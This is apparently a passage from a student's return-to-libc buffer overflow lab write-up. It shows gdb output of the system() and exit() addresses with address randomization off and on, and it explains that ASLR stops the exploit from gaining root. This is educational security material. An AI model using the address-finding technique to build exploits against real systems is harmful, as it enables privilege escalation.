
```
-----]
Legend: code, data, rodata, value
22      bof(badfile);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75fada0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75ee9d0 <__GI_exit>
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb75fada0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb75ee9d0 <__GI_exit>
gdb-peda$
```

Now I enable the address randomization in the GNU debugger by using the command set disable-randomization off.



```
gdb-peda$ set disable-randomization off
gdb-peda$ b main
```

Again I check the addresses of the system() and the exit libc() functions , I was able to see different addresses for the system() and exit() libc functions when compared to the address which I got before enabling the address randomization. This is because when I compile and run the program each time the addresses gets changed as I have enabled the address randomization in the kernel. I have also showed the status of the debugger after enabling the address randomization using the show disable-randomization



```
-----]
Legend: code, data, rodata, value
22      bof(badfile);
gdb-peda$ p system
$5 = {<text variable, no debug info>} 0xb7576da0 <__libc_system>
gdb-peda$ p exit
$6 = {<text variable, no debug info>} 0xb756a9d0 <__GI_exit>
gdb-peda$ p system
$7 = {<text variable, no debug info>} 0xb7576da0 <__libc_system>
gdb-peda$ p exit
$8 = {<text variable, no debug info>} 0xb756a9d0 <__GI_exit>
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is off
gdb-peda$
```


Hence the addresses of the `system()`, `exit()` and `/bin/sh` keeps changing when compiled each time, due to the enabling of the address randomization in the kernel. This is the reason for getting segmentation fault when we ran the exploit and newretlib program. The addresses keeps changing and hence buffer overflow attack is not performed. Hence preventing the access to the root.